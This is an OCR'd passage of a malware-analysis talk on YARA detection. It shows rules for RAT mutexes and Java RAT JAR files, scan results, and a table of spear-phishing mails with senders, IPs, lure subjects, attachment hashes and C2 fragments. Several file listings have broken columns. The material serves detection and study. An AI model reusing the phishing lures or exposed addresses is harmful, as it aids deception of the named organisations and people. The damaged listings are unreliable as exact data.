        $remcos_str02 = "* REMCOS "

    condition:
        70 of ($remcos_cmds*) or all of ($remcos_str*)
}
```

Using YARA on “uncommon” or “unusual” file types

Mutexes for DarkComet RAT

```
$ cat 2015-05-26_17/yara-matches.txt
mutex_rat_darkcomet [] 2015-05-26_17/report-f78317b70482643a00451795a0ad6302.
mutex_rat_darkcomet [] 2015-05-26_17/mutex-created.txt
mutex_rat_darkcomet [] 2015-05-26_17/report-f78317b70482643a00451795a0ad6302.
mutex_rat_darkcomet [] 2015-05-26_17/report-f78317b70482643a00451795a0ad6302.
mutex_rat_darkcomet [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
mutex_rat_darkcomet [] 2015-05-26_17/report-f78317b70482643a00451795a0ad6302.
malwareconfig_DarkComet [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
crime_BackdoorFynloski_mem [] 2015-05-26_17/AppLaunch.exe.1796.6.memstr
crime_WormAutoItGeneric_mem [] 2015-05-26_17/AppLaunch.exe.17
crime_GenericDownloader_mem [] 2015-05-26_17/AppLaunch.exe.17
crime_TrojanDownloaderAndromeda_mem [] 2015-05-26_17/AppLaunc

$ cat 2015-05-26_17/mutex-created.txt
<name>BL_78980.pdf.exe</name>
<md5>F78317B70482643A00451795A0AD6302</md5>
<name>\Sessions\1\BaseNamedObjects\DC_MUTEX-VRGGUUT</name>
```

```
438 mutex_malware_upatre_dyre
  3 mutex_rat_adwind
294 mutex_rat_cybergate
 75 mutex_rat_darkcomet
 64 mutex_rat_div
  6 mutex_rat_fogels
  4 mutex_rat_jrat
 10 mutex_rat_netwired
 52 mutex_rat_xtreme
```

```
rule mutex_rat_darkcomet
{
    meta:
        author = "Tom Ueltschi"
        date = "2015/01"

    strings:
        $mutex_darkcomet1 = "DC_MUTEX-" nocase
        $mutex_darkcomet2 = "DCMUTEX-" nocase
        $mutex_darkcomet3 = "MS_MUTEX-" nocase

    condition:
        any of ($mutex*)
}
```

Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS

Using YARA on “uncommon” or “unusual” file types
Java RATs and JAR files

```
855 ls -l 2015-1*/*.jar 2016*/*.jar |\
856 while read fn; do
857     echo "*** $fn ***";
858     md5sum $fn;
859     /usr/local/bin/yara -g /data/yara-rules/java-rats.yar "$fn" 2>&1 |\
860     egrep -v "is slowing down scanning";
861     less $fn;
862     echo "";
863 done > yara-jars-3
```

```
*** 2015-10-29_28/BUREAUCOPI-FT852379523010.jar ***
c68bf4fe21b3da99dfa514e667864a0a  2015-10-29_28/BUREAUCOPI-FT852379523010.jar
Java_Malware_AlienSpy_A [] 2015-10-29_28/BUREAUCOPI-FT852379523010.jar
Archive:  2015-10-29_28/BUREAUCOPI-FT852379523010.jar
 Length   Method    Size  Cmpr    Date    Time   CRC-32   Name
--------  ------  ------- ---- ---------- ----- --------  ----
     144  Defl:N      127  12% 2015-09-17 06:11 7a8c9b6a  META-INF/MANIFEST.MF
   91727  Defl:N    91757   0% 2015-09-17 06:11 ce736535  b.txt
      10  Defl:N       12 -20% 2015-09-17 06:11 093b7d79  a.txt
     838  Defl:N      461  45% 2015-09-17 06:11 042a4f8f  utilities/Constans.class
    2064  Defl:N     1083  48% 2015-09-17 06:11 639a556f  news/RC4.class
    2165  Defl:N     1025  53% 2015-09-17 06:11 335587ef  news/D.class
    1631  Defl:N      775  53% 2015-09-17 06:11 d871fb44  newpackage/Util.class
     942  Defl:N      485  49% 2015-09-17 06:11 cd19e5f9  newpackage/AttributesGetter.class
    2026  Defl:N      994  51% 2015-09-17 06:11 5159fa1c  clean/C.class
     370  Defl:N      254  31% 2015-09-17 06:11 94f8af6e  Readdoc.class
     751  Defl:N      473  37% 2015-09-17 06:11 89bbdbf6  Main.class
     797  Defl:N      416  48% 2015-09-17 06:11 37435890  B.class
    1748  Defl:N      924  47% 2015-09-17 06:11 d041f9c9  A.class
--------          -------  ---                            -------
  105213            98786   6%                            13 files
```

Using YARA on “uncommon” or “unusual” file types

Java RATs and JAR files

```
*** 2015-10-29_28/BUREAUCOPI-FT852379523010.jar ***
c68bf4fe21b3da99dfa514e667864a0a  2015-10-29_28/BUREAUCOPI-FT852379523010.jar
Java_Malware_AlienSpy_A [] 2015-10-29_28/BUREAUCOPI-FT852379523010.jar
Archive:  2015-10-29_28/BUREAUCOPI-FT852379523010.jar
 Length   Method    Size  Cmpr    Date    Time   CRC-32   Name
--------  ------  ------- ---- ---------- ----- --------  ----
     144  Defl:N      127  12% 2015-09-17 06:11 7a8c9b6a  META-INF/MANIFEST.MF
   91727  Defl:N    91757   0% 2015-09-17 06:11 ce736535  b.txt
      10  Defl:N       12 -20% 2015-09-17 06:11 093b7d79  a.txt
     838  Defl:N      461  45% 2015-09-17 06:11 042a4f8f  utilities/Constans.class
                           48% 2015-09-17 06:11 639a556f  news/RC4.class
                           53% 2015-09-17 06:11 335587ef  news/D.class
                           53% 2015-09-17 06:11 d871fb44  newpackage/Util.class
                           49% 2015-09-17 06:11 cd19e5f9  newpackage/AttributesGetter.class
                           51% 2015-09-17 06:11 5159fa1c  clean/C.class
                           31% 2015-09-17 06:11 94f8af6e  Readdoc.class
                           37% 2015-09-17 06:11 89bbdbf6  Main.class
                           48% 2015-09-17 06:11 37435890  B.class
                           47% 2015-09-17 06:11 d041f9c9  A.class
                           ---                            -------
                            6%                            13 files
```

```
rule Java_Malware_AlienSpy_A
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2015/10"

    strings:
        $mf = "META-INF/MANIFEST.MF"
        $data1 = "a.txt"
        $data2 = "b.txt"
        $cls1 = "Main.class"

    condition:
        $mf and all of ($data*) and any of ($cls*)
}
```

Using YARA on “uncommon” or “unusual” file types

Java RATs and JAR files

```
*** 2015-10-18_17/mtcn_reciept.jar ***
18ecce0a5e6475f6477a078fd1dbefea  2015-10-18_17/mtcn_reciept.jar
Java_Malware_JSocket_C [] 2015-10-18_17/mtcn_reciept.jar
Archive:  2015-10-18_17/mtcn_reciept.jar
 Length   Method    Size  Cmpr    Date    Time   CRC-32   Name
--------  ------  ------- ---- ---------- ----- --------  ----
     149  Defl:N      131  12% 2015-10-11 16:50 076e3ec2  META-INF/MANIFEST.MF
  105248  Defl:N   104433   1% 2015-10-11 16:50 9447ddf9  resource/server.dll
      10  Defl:N       12 -20% 2015-10-11 16:50 e44b00a9  resource/password.txt
     799  Defl:N      168  79% 2015-10-11 16:50 f5d180b6  main/aaaaNNNDDDDDNNNDDDDDÑÑÑDDD
ÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑu.class
    3512  Defl:N      617  82% 2015-10-11 16:50 eb570434  main/Start.class
:N     1173  79% 2015-10-11 16:50 19622247  main/aaaaÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDD
ÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑj.class
:N      985  76% 2015-10-11 16:50 b854dd19  main/aaaaÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDD
ÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑg.class
:N     1002  81% 2015-10-11 16:50 34a0bfeb  main/aaaaÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDD
ÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑo.class
:N     1972  78% 2015-10-11 16:50 6bbc874b  main/aaaaÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDD
ÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑr.class
:N     1262  81% 2015-10-11 16:50 54e5fb20  main/aaaaÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDD
ÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑn.class
:N      517  89% 2015-10-11 16:50 7e02ff8d  main/aaaaÑÑÑDDDDDÑÑÑDDDDDÑÑÑDDD
ÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑÑc.class
                  -------  ---                    -------
                   112272  23%                    11 files
```

```
rule Java_Malware_JSocket_C
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2015/10"

    strings:
        $mf  = "META-INF/MANIFEST.MF"
        $data1 = "resource/password.txt"
        $data2 = "resource/server.dll"

    condition:
        $mf and all of ($data*)
}
```

Using YARA on “uncommon” or “unusual” file types
Java RATs and JAR files

```
*** 2015-10-29_35/mtcnXreciept.jar ***
bd3204fa49430334356eb93b00038ed5  2015-10-29_35/mtcnXreciept.jar
Java_Malware_JSocket_D [] 2015-10-29_35/mtcnXreciept.jar
Archive:  2015-10-29_35/mtcnXreciept.jar
 Length   Method    Size  Cmpr    Date    Time   CRC-32   Name
--------  ------  ------- ---- ---------- ----- --------  ----
     146  Defl:N      131  10% 2015-10-27 17:16 83b6bd75  META-INF/MANIFEST.MF
  105248  Defl:N   104370   1% 2015-10-27 17:16 a91b0ac0  java/stubcito.opp
      10  Defl:N       12 -20% 2015-10-27 17:16 cca3877d  java/textito.isn
    1259  Defl:N      478  62% 2015-10-27 17:16 d8f62d74  main/Start.class
    2401  Defl:N      993  59% 2015-10-27 17:16 5153b5f2  main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLd.class
                                                 5c8b  main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLw.class
                                                 939b  main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLc.class
                                                 228f  main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLy.class
                                                 7c40  main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLq.class
                                                 ce26  main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLr.class
                                                 028a  main/LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLu.class
--                                                     -------
                                                       11 files
```

```
rule Java_Malware_JSocket_D
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2015/10"

    strings:
        $mf = "META-INF/MANIFEST.MF"
        $data1 = "java/stubcito.opp"
        $data2 = "java/textito.isn"

    condition:
        $mf and all of ($data*)
}
```

Using YARA on “uncommon” or “unusual” file types
Java RATs and JAR files

```
*** 2015-11-25_32/invoice.jar ***
0c8b7e9a033bf68b8588502907523682  2015-11-25_32/invoice.jar
Java_Malware_JSocket_F [] 2015-11-25_32/invoice.jar
Archive:  2015-11-25_32/invoice.jar
 Length   Method    Size  Cmpr    Date    Time   CRC-32   Name
--------  ------  ------- ---- ---------- ----- --------  ----
     122  Defl:N      102  16% 2015-11-24 02:02 de5dfa6f  META-INF/MANIFEST.MF
  109184  Defl:N   108365   1% 2015-11-24 02:02 695cf602  vXfDqMlYWPkKK/59hlori2B/SW0yTxsZ9oAwhphKQ/k/8YWxKHSeb2oXDc
nbd/VruX0vuqkx3nxdI3/YKAfJoLPEBQ/o9R8yuaQXNDPAuVh/oujamgheNwHHBIipTqrP/NZ4MdTNn4gB3lhvyelHYc66Mxyt/Q/w8smJlD/jsS3b
     477  Defl:N      435   9% 2015-11-24 02:02 f8037e1f  config/config.perl
    2257  Defl:N     1025  55% 2015-11-24 02:02 f1d918bc  main/iIIiIIiiii.class
                                4 02:02 2b2d2c49  main/Start.class
                                4 02:02 74db79fa  main/IiIiiIIiiI.class
                                4 02:02 ee897ec7  main/iiiiIiiIii.class
                                4 02:02 2353059c  main/IIiiiiIiii.class
                                4 02:02 07947ce6  main/iiIiIiiiii.class
                                4 02:02 05f0c590  main/IIiIIIiiII.class
                                4 02:02 33065211  main/iiiIiiIiii.class
                                4 02:02 4922eefb  main/iIIiIiIIiI.class
                                                  -------
                                                  12 files
```

```
rule Java_Malware_JSocket_F
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2015/12"

    strings:
        $mf = "META-INF/MANIFEST.MF"
        $data1 = "config/config.perl"
        $data2 = "main/Start.class"

    condition:
        $mf and all of ($data*)
}
```

Using YARA on “uncommon” or “unusual” file types
Java RATs and JAR files


```
17 Java_Malware_AlienSpy
28 Java_Malware_AlienSpy_A
 8 Java_Malware_AlienSpy_B
 9 Java_Malware_Allatori_Obfuscated
25 Java_Malware_JSocket_C
16 Java_Malware_JSocket_D
 2 Java_Malware_JSocket_E
28 Java_Malware_JSocket_F
18 Java_Malware_JSocket_G
 4 Java_Malware_JSocket_H
 4 Java_Malware_JSocket_I
24 Java_Malware_JSocket_J
 5 Java_Malware_JSocket_K
18 Java_Malware_JSocket_L
 4 Java_Malware_JSocket_M
12 Java_Malware_JSocket_N
 2 Java_Malware_JSocket_O
10 Java_QRat
53 QUAverse_QRat
```

```
Java_Malware_AlienSpy [] 2015-03-16_9/DOC-1458.jar
Java_Malware_AlienSpy_A [] 2015-07-30_6/exchange_-_Copy.jar
Java_Malware_AlienSpy_B [] 2015-01-05_14/FRAUD_REPORT_00374_-_Copy.jar
Java_Malware_Allatori_Obfuscated [] 2014-10-28_11/FAX_20141029_66.pdf.jar
Java_Malware_JSocket_C [] 2015-10-18_17/mtcn_reciept.jar
Java_Malware_JSocket_D [] 2015-10-29_35/idXcopy.jar
Java_Malware_JSocket_E [] 2015-11-10_11/MTCNX7716537921.jar
Java_Malware_JSocket_F [] 2015-11-25_32/invoice.jar
Java_Malware_JSocket_G [] 2015-12-07_12/PO9004994.jar
Java_Malware_JSocket_H [] 2015-12-29_14/ENQUIRY_01678.jar
Java_Malware_JSocket_I [] 2015-12-29_18/mtcnXreciept.jar
Java_Malware_JSocket_J [] 2016-01-13_20/MTCNXRECIEPT.jar
Java_Malware_JSocket_K [] 2016-02-01_31/MoneygramXSlip.jpg.jar
Java_Malware_JSocket_L [] 2016-01-21_1/ModifiedXmtcnXslip.jar
Java_Malware_JSocket_M [] 2016-02-01_36/PURCHASEXORDER.jar
Java_Malware_JSocket_N [] 2016-02-06_1/Scan_Inv_Swift#0098958.jar
Java_Malware_JSocket_O [] 2016-02-09_2/XNewXYearXOrderX9THX1XAM.jar
```

Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body 
  - Weird file formats: MSI + JAR || RTF + XLS


First Hand Knowledge
Analyzing mail headers



- Date
- From (display-name / email)
- Subject
- Attachment(s) – Filename(s) / MD5 hash(es) → Malware Analysis
- Message-ID → Malware / RAT Family
- X-Mailer / User-Agent → C2 domain / IP / port
- X-Source-Auth / X-Sender / Authenticated-Sender
- X-Source-IP / X-Originating-IP
- Received headers → Client IP

First Hand Knowledge


Analyzing mail headers → Excel with >140 attack mails



Message-ID	Client IP	Sending Server [Received headers]	Date	From	Subject	Attachment(s) [or dropped/downloaded files]	MD5	C2 dom
			2019-08-23	testrecrutement@expressunion.net	POC/CA 2019: Satisfaction survey / Questionnaire de satisfaction	POCCA 2019 Satisfaction survey - Questionnaire de satisfaction.pdf	66970985416b62aaf408271f2101e584 c923d8ea97141cdf8b027ba8cecc5d32	etoiil
@Exchange.intranet.posta.md	90.28.234.253	Received: from Exchange.intranet.posta.md	2019-08-27	SIDESI <sidesi@posta.md>	FW: REGULARIZATION INVOICING	Aout2019_LISTE_TRANSACTIONS_IMPAYES.wsf dropped/HP.imprimante.exe (downloaded)	b53d16584039e9084eb191be80623f22 889a2cc63fb01c14713569c744bc519e	etoiil
@DESKTOP-61D188I		outgoing4.flk.host-h.net 188.40.0.90	2019-08-30	"VISA SUPPORT" <customer@visa.com>	ATTACK ON THE GAB	VISA RECOMANDATION.rar Security measure adopt VISA.pdf	95d13b51af6bd6690a4df54d34eba6ef fc41dc35ee0d6ac1f889441ce451e820	etoiil
@DESKTOP-61D188I	154.0.26.47	Received: from [154.0.26.47] (helo=DESKTOP-61D188I)	2019-09-13	"UPAEP - Clearing House" <Clearning.House@upaep.int>	IFS suspicious transactions.	IFS_Fraud_Complaint_Job.doc	fb053002847ccd76f582a832d75c0a03	
@icloud.com		src_ip="17.58.38.43" src_host="ms11p00im-	2019-09-20	"Maude Simon" <maude.simon@icloud.com>	DSI - OIS déviation			
@DESKTOP-61D188I	154.0.26.76	Received: from [154.0.26.76] (helo=154.0.26.76) by	2019-09-25	"CANADIAN VISA EXPERT" <info.migrant@visa.ca>	Vous avez été sélectionné pour une offre spéciale de Visa Canadian !!!			
@email24.godaddy.com	194.5.99.27	Received: from p3plgemwbe24-06.prod.phx3.secureserver.net	2019-10-10	"PTC.Support" <ptc.support@upu.int>	[AML Compliance]	Nouveau Archive WinRAR.rar AML Conformite UPU.POST.TRANSFERT.scr	c20a2c680c412173d7bb5e86686af30a 724e0f25c5d186386e2625dddd9684de	deaphr
@DESKTOP-FK2FFAC	154.68.5.165	Received: from 194.5.98.214 (unknown [154.68.5.165])	2019-10-14	=?windows-1252?Q?Universal_Postal_Union_=96_Home_?=<p	Bonjour All	Note De Service.zip NOTE DE SERVICE.jar	cdbd7dffd3206f3ac9d5adbcad57dcc1 64558abdc2b4e8b4b31f956676c4824d	chance
@DESKTOP-FK2FFAC	154.68.5.137	Received: from 194.5.98.214 (unknown [154.68.5.137])	2019-10-15	"PAPU GENERAL SECRETARIAT" <sc@upap-papu.africa>	POSTAL STATISTICS ONLINE QUESTIONNAIRE // QUESTIONNAIRE EN LIGNE SUR LES STATISTIQUES	007-CL_Postal Statistics Online Questionnaire.pdf.zip 007-CL_Postal Statistics Online Questionnaire.pdf.jar	01755a349e5a3e9c7f7a1fe5c183a50a 64558abdc2b4e8b4b31f956676c4824d	chance
@mail.yahoo.com		Received: from sonic.gate.mail.ne1.yahoo.com by	2019-10-15	Emilia Vasco <emiliavasco@yahoo.com.br>	Fw: IFS Mozambique	IFS Mozambique .zip IFS Mozambique .jar	499d1aa750f11655e23de7169ae7a8b7 f3b936c6415d77e113d3c8990d0ddef8	chance
@zmail.guce.gouv.ci WIN-P9NRMH5G6M8	185.136.170.190	Received: from WIN-P9NRMH5G6M8 (unknown [185.136.170.190])	2019-10-16	"courrier.bceao@bceao.int" <courrier.bceao@bceao.int>	Opportunités d'emploi à la BCEAO (Banque Centrale des Etats d'Afrique de l'Ouest)	Opportunités d'emploi à la BCEAO.zip Opportunités d'emploi à la BCEAO.pdf.jar	11832c5797b07ab752f2ee94bf38f416 64558abdc2b4e8b4b31f956676c4824d	chance
@zmail.guce.gouv.ci WIN-P9NRMH5G6M8	185.136.170.190	Received: from WIN-P9NRMH5G6M8 (unknown [185.136.170.190])	2019-10-17	"e.esimi@cceibankge.com" <e.esimi@cceibankge.com>	Demande de documents administratifs	Doc MT103.pdf.jar	50d0abf83d33b265d8c42cd355c465fc	audrey
@DESKTOP-FK2FFAC	154.68.5.170	Received: from 194.5.98.121 (unknown [154.68.5.170])	2019-10-17	"sc@upap-papu.africa" <sc@upap-papu.africa>	POSTAL STATISTICS ONLINE QUESTIONNAIRE // QUESTIONNAIRE EN LIGNE SUR LES STATISTIQUES	IFS Mozambique000412.pdf.zip IFS Mozambique000412.pdf.scr	0bcf17fbcc1b6243621d74235830d864 18d4cb074ac03b2635247245bbbbb4e0	chance
@zmail.guce.gouv.ci WIN-P9NRMH5G6M8	185.136.170.190	Received: from WIN-P9NRMH5G6M8 (unknown [185.136.170.190])	2019-10-17	"courrier.bceao@bceao.int" <courrier.bceao@bceao.int>	Opportunités d'emploi à la BCEAO (Banque Centrale des Etats d'Afrique de l'Ouest)	Opportunités d'emploi à la BCEAO.zip Opportunités d'emploi à la BCEAO.pdf.jar	11832c5797b07ab752f2ee94bf38f416 64558abdc2b4e8b4b31f956676c4824d	chance
@mailedge01	194.5.99.27 (fofou.sonfack)	Received: from mail.campost.cm (HELO campost.cm)	2019-10-22	Help_Desk <fofou.sonfack@campost.cm>	Relance : Virement non reçu / Transfer not received	Virement.Detail.rar SCANN_00234.scr	3aa0814a580dfc5cb5b48cbd5914c790 be7d4a00bb5cd14305fc5c518c91808b	deaphr
@zmail.guce.gouv.ci WIN-P9NRMH5G6M8	185.136.170.190	Received: from WIN-P9NRMH5G6M8 (unknown [185.136.170.190])	2019-10-23	"e.esimi@cceibankge.com" <e.esimi@cceibankge.com>	Demande de documents administratifs	Doc MT103.pdf.zip Doc MT103.pdf.jar	776c8f477cd05c5be152ba43d50d67ce 87bc2d0891d7c3dc9d69c71f0be02c71	audrey
@zmail.guce.gouv.ci WIN-P9NRMH5G6M8	185.136.170.190	Received: from WIN-P9NRMH5G6M8 (unknown [185.136.170.190])	2019-10-23	"e-impots@dgi.gouv.ci" <e-impots@dgi.gouv.ci>	Important Communiqué	COMMUNIAUE IMPORTANT.jar	dab7e027597e0aee01f3614e3b1cd9de	chance
